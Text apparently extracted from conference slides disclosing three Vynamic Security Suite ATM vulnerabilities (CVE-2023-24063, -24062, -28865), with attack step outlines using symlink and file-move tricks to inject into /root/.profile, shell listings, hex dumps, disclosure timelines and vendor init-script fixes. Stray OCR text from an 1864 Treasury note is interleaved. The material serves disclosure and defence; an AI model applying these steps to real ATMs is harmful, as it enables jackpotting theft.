
v3.3.0 SR9 JackPot – CVE-2023-24063

- Move */etc/fstab* to */etc/mtab*
- Link */etc/fstab* to */etc/mtab*
- Extract *var.tar* / *root.tar*
- Relocate */usr/bin/tar*
- */root/.profile* PoC Injection
- PROFIT

```
root@ccc472ff6a49:/mnt/disk# ls -al etc/*tab
lrwxrwxrwx 1 root root    4 Apr 24 14:46 etc/fstab -> mtab
-rw-r--r-- 1 root root 669 Apr 25 2008 etc/inittab
-rw-r--r-- 1 root root 675 Nov 22 2019 etc/mtab
```



CVE-2023-24063:
DEMO



CVE-2023-24063 – Scope / Timeline

- <= v3.3.0 SR9
-

- June 6, 2022: Vulnerability identified
- June 7, 2022: Confirmed remediation in VSS v3.3.0 SR10
- August 31, 2022: Vendor notified
- September 28, 2022: Vendor confirmation
- January 22, 2023: MITRE Reservation



CVE-2023-24063 - Mitigation

- PBA Phase I
 - BOOTXSA - UEFI Index
- Phase I Index 56 -> 58
 - /etc/displaylink.tar
 - /lib/lsb/init-functions
- /etc/rc.d/init.d/mountfs Update

```
case "${1}" in
  start)
    log_info_msg "Remounting root file system in read-write mode..."
    mount --options remount,rw / >/dev/null
    evaluate_retval

    # Make sure /dev/pts exists
    mkdir -p /dev/pts

    # This will mount all filesystems that do not have _netdev in
    # their option list. _netdev denotes a network filesystem.

    log_info_msg "Mounting remaining file systems..."
    mount --all --test-opts no_netdev >/dev/null
    evaluate_retval

# SCF
log_info_msg "Extracting /var, /root directories...\n"
tar xvf /etc/var.tar -C / >& /dev/null
tar xvf /etc/root.tar -C / >& /dev/null

# update signatures in /root
log_info_msg "Updating signatures in /root"
/usr/SUPERSHEEP/bin/update_signature.sh -s /root/startx.sh.sig
/usr/SUPERSHEEP/bin/update_signature.sh -s /root/sushe_start.sh.sig
```

```
0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 2f62 696e 2f62 6173 6800 0000 ...../bin/bash...
0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 9f9b e5b5 8938 ecf7 aa4a 5acf 65bb 916a 959b .....8...JZ.e..j..
e114 47ee e5a5 4104 8dab 1813 67fc 5c00 6200 6900 6e00 5c00 6300 6100 7400 0000 ..G...A....g.\.b.i.n.\.c.a.t...
0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 .....'.
0000 2f62 696e 2f63 6174 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 fe79 f9f9 ..../bin/cat.....y..
3aa0 3a67 41fa ba21 3c68 b2f4 9c62 7485 5f74 b31a f07a 9136 f0ef clcd 5c00 6200 :::gA..!<h...bt._t...z.6....\.
6900 6e00 5c00 6300 6800 6d00 6f00 6400 0000 0000 0000 0000 0000 0000 0000 0000 i.n.\.c.h.m.o.d.....
0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 2f62 696e 2f63 686d 6f64 0000 0000 0000 ...../bin/chmod....
0000 0000 0000 0000 9aba bfbf 368d a679 2ee7 bb96 708a c869 9d35 3db8 ebf7 .....6.y....p..i.5=...
5900 6daa 9dff 9484 6b99 5c00 6200 6900 6e00 5c00 6400 6d00 6500 7300 6700 0000 Y.m....k.\.b.i.n.\.d.m.e.s.g...
```

Vynamic Security Suite: v3.3.0 SR10

VSS v3.3.0 SR10 - Investigation

- Phase I validation
 - var.tar, root.tar, fstab, rc.d, inittab
- /etc/mtab – mitigated
- What about mount logic?

```
# Begin /etc/fstab
#
# file system  mount-point  type      options          dump  fsck
#                                     order
/tmp/rootfs      /           ext4      defaults        1     1
proc            /proc        proc      defaults,noauto  0     0
sysfs           /sys         sysfs    defaults,noauto  0     0
devpts           /dev/pts     devpts   gid=4,mode=620  0     0
shm              /dev/shm     tmpfs    defaults        0     0

tmpfs            /run         tmpfs    defaults,noauto 0     0
tmpfs            /tmp         tmpfs    defaults        0     0
tmpfs            /var         tmpfs    defaults        0     0
tmpfs            /root        tmpfs    defaults        0     0
tmpfs            /mnt         tmpfs    defaults        0     0


devtmpfs         /dev         devtmpfs mode=0755,nosuid,noauto 0     0
#
# End /etc/fstab
```

```
case "${1}" in
  start)
    log info msg "Remounting root file system in read-write mode..."
    mount --options remount,rw / >/dev/null
    evaluate_retval
```

v3.3.0 SR10 JackPot – CVE-2023-24062


- Delete `/root`, `/var`, `/tmp`
- Link `/root`, `/var`, `/tmp` to `/`
- Extract `root.tar`, `var.tar`, `tmp.tar` to `/`
- `/root/.profile` PoC Injection
- PROFIT

```
root@bf0c7a9b4ef9:/mnt/disk# ls -al
total 64
drwxr-xr-x 17 root root 4096 Mar 26 17:45 .
drwxr-xr-x  3 root root  18 Mar 26 13:50 ..
drwxr-xr-x  2 root root 4096 Jun 11 2022 LOG
drwxr-xr-x  2 root root 4096 May 17 2022 bin
drwxr-xr-x  3 root root 4096 Jun 10 2022 boot
drwxr-xr-x  2 root root 4096 Apr 18 2008 dev
drwxr-xr-x 22 root root 4096 May 17 2022 etc
drwxr-xr-x  2 root root 4096 Apr 21 2008 home
drwxr-xr-x  8 root root 4096 May 17 2022 lib
drwxr-xr-x  3 root root 4096 May 17 2022 libexec
drwx----- 2 root root 4096 May 17 2022 lost+found
drwxr-xr-x  4 root root 4096 Apr  4 2018 mnt
drwxr-xr-x  2 root root 4096 Apr 18 2008 proc
lrwxrwxrwx  1 root root   1 Mar 26 17:45 root -> /
drwxr-xr-x  4 root root 4096 Aug 19 2021 run
drwxr-xr-x  2 root root 4096 May 17 2022 sbin
drwxr-xr-x  2 root root 4096 Apr 18 2008 sys
lrwxrwxrwx  1 root root   1 Mar 26 17:45 tmp -> /
drwxr-xr-x 13 root root 4096 May 17 2022 usr
lrwxrwxrwx  1 root root   1 Mar 26 17:45 var -> /
```



```
root@01717f21a8bc:/mnt/disk# ls -a
.          .config    .themes  console.sh    etc      lock          opt      startx.sh        sys
..         .devilspie .xinitrc db           home     log           proc    startx.sh.sig    tmp
.Xauthority .fluxbox   LOG      dev           lang    lost+found    root    startx_local.sh  usr
.Xdefaults  .local     bin      displaylink eToken.cache lib       mail          run     state           var
.bashrc    .profile   boot     eToken.cache libexec  mnt          sbin    sushe_start.sh
.cache     .scim      cache    empty          local   mount_fatstore.sh spool   sushe_start.sh.sig
```





CVE-2023-24062 – Scope / Timeline

- <= v3.3.0 SR11, v4.0.0 SR03, v4.1.0 SR01, v4.2.0
-

- June 10, 2022: Vulnerability identified
- August 31, 2022: Vendor notified
- September 28, 2022: Vendor confirmation
- October 6, 2022: VSS v4.1.0 SR02
- October 11, 2022: VSS v3.3.0 SR12
- October 12, 2022: VSS v4.0.0 SR04
- December 16, 2022: Remediation confirmation VSS v3.3.0 SR12
- January 19, 2023: VSS v4.2.0 SR01
- January 22, 2023: MITRE Reservation



CVE-2023-24062 - Mitigation

- PBA Phase I
 - BOOTXSA - UEFI Index
- Phase I Index 58 -> 59
 - /bin/rm
- /etc/rc.d/init.d/mountfs Update

```
case "${1}" in
start)
log_info_msg "Remounting root file system in read-write mode..."
mount --options remount,rw / >/dev/null
evaluate_retval

# remove and re-create /root /var /tmp /mnt
rm -rf /root /var /tmp /mnt
mkdir /root /var /tmp /mnt

# Make sure /dev/pts exists
mkdir -p /dev/pts

# This will mount all filesystems that do not have _netdev in
# their option list. _netdev denotes a network filesystem.

log_info_msg "Mounting remaining file systems..."
mount --all --test-opts no_netdev >/dev/null
evaluate_retval

# SCF
log_info_msg "Extracting /var, /root directories...\n"
tar xvf /etc/var.tar -C / >& /dev/null
tar xvf /etc/root.tar -C / >& /dev/null

# update signatures in /root
log_info_msg "Updating signatures in /root"
/usr/SUPERSHEEP/bin/update_signature.sh -s /root/startx.sh.sig
/usr/SUPERSHEEP/bin/update_signature.sh -s /root/sushe_start.sh.sig
```

```
0000 0000 0000 0000 0000 0000 0000 0000 0000 2f62 696e 2f62 6173 6800 0000 ...../bin/bash...
0000 0000 0000 0000 0000 0000 9f9b e5b5 8938 ecf7 aa4a 5acf 65bb 916a 959b .....8...JZ.e...j...
e114 47ee e5a5 4104 8dab 1813 67fc 5c00 6200 6900 6e00 5c00 6300 6100 7400 0000 ..G....A.....g.\.b.i.n.\.c.a.t...
0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 .....
0000 2f62 696e 2f63 6174 0000 0000 0000 0000 0000 0000 0000 0000 0000 fe79 f9f9 ./bin/cat.....y...
3aa0 3a67 41fa ba21 3c68 b2f4 9c62 7485 5f74 b31a f07a 9136 f0ef clcd 5c00 6200 :::gA..!<h...bt._t...z.6...\.b.
6900 6e00 5c00 6300 6800 6d00 6f00 6400 0000 0000 0000 0000 0000 0000 0000 0000 i.n.\.c.h.m.o.d.....
0000 0000 0000 0000 0000 0000 0000 2f62 696e 2f63 686d 6f64 0000 0000 0000 0000 ...../bin/chmod....
0000 0000 0000 0000 9aba bfbf 368d a679 2ee7 bb96 708a c869 9d35 3db8 ebf7 .....6.y....p.i.5=...
5900 6daa 9dff 9484 6b99 5c00 6200 6900 6e00 5c00 6400 6d00 6500 7300 6700 0000 Y.m....k.\.b.i.n.\.d.m.e.s.g...
```

LEGAL TENDER FOR TWENTY DOLLARS

Treasury Note
ONE YEAR AFTER DATE
THE United States

2669



Vynamic Security Suite: v3.3.0 SR12

Interest
5 per cent.

February 5th, 1864.

2669

E. Chittenden
REGISTER OF THE TREASURY.

S. E. C. Pinney
TREASURER OF THE UNITED STATES.

20 20 20 20

20 20 20 20 20 20 20 20

ACT OF MARCH 3RD 1863

NATIONAL BANK NOTE COMPANY

VSS v3.3.0 SR12 - Investigation

- Phase I validation
 - var.tar, root.tar, fstab, rc.d, inittab
- /etc/mtab – mitigated
- /root, /var, /tmp, /mnt – rm && mkdir
- mount logic – TRY HARDER

```
# Begin /etc/fstab

# file system  mount-point   type    options          dump  fsck
#                                     order
/tmp/rootfs      /           ext4    defaults        1     1
proc            /proc        proc    defaults,noauto  0     0
sysfs           /sys         sysfs   defaults,noauto  0     0
debugfs          /sys/kernel/debug  debugfs defaults      0     0
securityfs       /sys/kernel/security securityfs defaults      0     0
devpts           /dev/pts     devpts  qid=4,mode=620  0     0
shm              /dev/shm     tmpfs   defaults        0     0

tmpfs            /run         tmpfs   defaults,noauto 0     0
tmpfs            /tmp         tmpfs   defaults        0     0
tmpfs            /var         tmpfs   defaults        0     0
tmpfs            /root        tmpfs   defaults        0     0
tmpfs            /mnt         tmpfs   defaults        0     0

devtmpfs          /dev        devtmpfs devtmpfs mode=0755,nosuid,noauto 0     0

# End /etc/fstab
```



v3.3.0 SR12 JackPot – CVE-2023-28865

- Move */etc/rc.d/init.d/mountfs* to */proc*
- Link *mountfs*
- Extract *root.tar*, *var.tar*, *tmp.tar*
- */root/.profile* PoC Injection
- PROFIT



```
root@a6ed74a111ec:/mnt/disk# ls -al etc/rc.d/init.d/mountfs
lrwxrwxrwx 1 root root 21 Apr 24 14:52 etc/rc.d/init.d/mountfs -> ../../..../proc/mountfs
```

LEGAL TENDER FOR TWENTY DOLLARS

Treasury Note
ONE YEAR AFTER DATE
THE United States

2669



CVE-2023-28865:
DEMO

Interest
5 per cent.

